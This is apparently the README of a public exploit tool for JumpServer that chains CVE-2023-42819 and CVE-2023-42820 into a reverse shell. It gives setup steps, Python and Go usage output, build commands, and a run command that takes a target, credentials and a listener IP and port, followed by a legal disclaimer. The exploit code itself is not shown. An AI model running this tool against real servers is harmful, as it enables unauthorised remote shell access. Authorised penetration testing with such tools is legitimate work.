 c1ph3rx13/cve-2023-42819
CVE-2023-42819

CVE-2023-42819
JumpServer 임의 파일 쓰기 취약점
CVE-2023-42819 + CVE-2023-42820 = GetShell
스크립트와 필요한 파일을 같은 디렉터리에 두십시오.
Google Chrome이 설치되어 있는지 확인하고, Google Chrome의 버전 번호를 확인하십시오.
reg query "HKEY_CURRENT_USER\Software\Google\Chrome\BLBeacon" /v version
Google Chrome의 버전 번호와 시스템에 맞는 chromedriver를 다운로드한 후, webdriver에 넣으십시오.
최신 버전: https://googlechromelabs.github.io/chrome-for-testing/
이전 버전: https://chromedriver.chromium.org/downloads/version-selection
요구사항이 정말 많네 : (
해당 IP와 Port를 리슨하고, 리버스 셸을 기다리십시오.
 ██████╗██╗   ██╗███████╗    ██████╗  ██████╗ ██████╗ ██████╗       ██╗  ██╗██████╗  █████╗  ██╗ █████╗
██╔════╝██║   ██║██╔════╝    ╚════██╗██╔═████╗╚════██╗╚════██╗      ██║  ██║╚════██╗██╔══██╗███║██╔══██╗
██║     ██║   ██║█████╗█████╗ █████╔╝██║██╔██║ █████╔╝ █████╔╝█████╗███████║ █████╔╝╚█████╔╝╚██║╚██████║
██║     ╚██╗ ██╔╝██╔══╝╚════╝██╔═══╝ ████╔╝██║██╔═══╝  ╚═══██╗╚════╝╚════██║██╔═══╝ ██╔══██╗ ██║ ╚═══██║
╚██████╗ ╚████╔╝ ███████╗    ███████╗╚██████╔╝███████╗██████╔╝           ██║███████╗╚█████╔╝ ██║ █████╔╝
 ╚═════╝  ╚═══╝  ╚══════╝    ╚══════╝ ╚═════╝ ╚══════╝╚═════╝            ╚═╝╚══════╝ ╚════╝  ╚═╝ ╚════╝

                                                                            @Auth: C1ph3rX13
                                                                            @Blog: https://c1ph3rx13.github.io
                                                                            @Note: 代码仅供学习使用,请勿用于其他用途

usage: CVE-2023-42819-Fin.py [-h] -t TARGET -u USERNAME -p PASSWORD --ip IP --port PORT [--proxy PROXY]

CVE-2023-42819 by C1ph3rX13.

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET, --target TARGET
                        target url
  -u USERNAME, --username USERNAME
                        account username
  -p PASSWORD, --password PASSWORD
                        account password
  --ip IP               shell ip
  --port PORT           shell port
  --proxy PROXY         proxy to http://ip:port


go mod init CVE-2023-42819
go mod tidy
go build -ldflags="-s -w" -trimpath
.\CVE-2023-42819.exe -t http://IP:Port -u username -p password -ip IP -port Port -proxy proxyUrl


        ██████╗██╗   ██╗███████╗    ██████╗  ██████╗ ██████╗ ██████╗       ██╗  ██╗██████╗  █████╗  ██╗ █████╗
        ██╔════╝██║   ██║██╔════╝    ╚════██╗██╔═████╗╚════██╗╚════██╗      ██║  ██║╚════██╗██╔══██╗███║██╔══██╗
        ██║     ██║   ██║█████╗█████╗ █████╔╝██║██╔██║ █████╔╝ █████╔╝█████╗███████║ █████╔╝╚█████╔╝╚██║╚██████║
        ██║     ╚██╗ ██╔╝██╔══╝╚════╝██╔═══╝ ████╔╝██║██╔═══╝  ╚═══██╗╚════╝╚════██║██╔═══╝ ██╔══██╗ ██║ ╚═══██║
        ╚██████╗ ╚████╔╝ ███████╗    ███████╗╚██████╔╝███████╗██████╔╝           ██║███████╗╚█████╔╝ ██║ █████╔╝
        ╚═════╝  ╚═══╝  ╚══════╝    ╚══════╝ ╚═════╝ ╚══════╝╚═════╝            ╚═╝╚══════╝ ╚════╝  ╚═╝ ╚════╝

    @Auth: C1ph3rX13
    @Blog: https://c1ph3rx13.github.io
    @Note: 代码仅供学习使用,请勿用于其他用途

Usage of CVE-2023-42819.exe:
  -ip string
        Shell IP
  -p string
        Account Password
  -port string
        Shell Port
  -proxy string
        Proxy Url
  -t string
        Target Url
  -u string
        Account Username

http, https, socks 프록시 추가본 도구는 합법적인 권한을 보유한 침투 테스트 보안 담당자와 일상적인 운영을 수행하는 네트워크 운영 유지보수 담당자만을 대상으로 합니다. 사용자는 충분한 합법적 권한을 획득하고 비상업적 목적이라는 전제 하에 다운로드, 복제, 배포 또는 사용할 수 있습니다.
본 도구를 사용하는 과정에서 귀하의 모든 행위가 현지 법률 및 규정을 준수하는지 확인해야 하며, 이 소프트웨어를 중화인민공화국 관련 법률을 위반하는 활동에 사용해서는 안 됩니다. 본 도구의 모든 작성자와 기여자는 사용자가 본 도구를 임의로 사용하여 불법 활동을 수행함으로써 발생하는 어떠한 책임도 지지 않습니다.






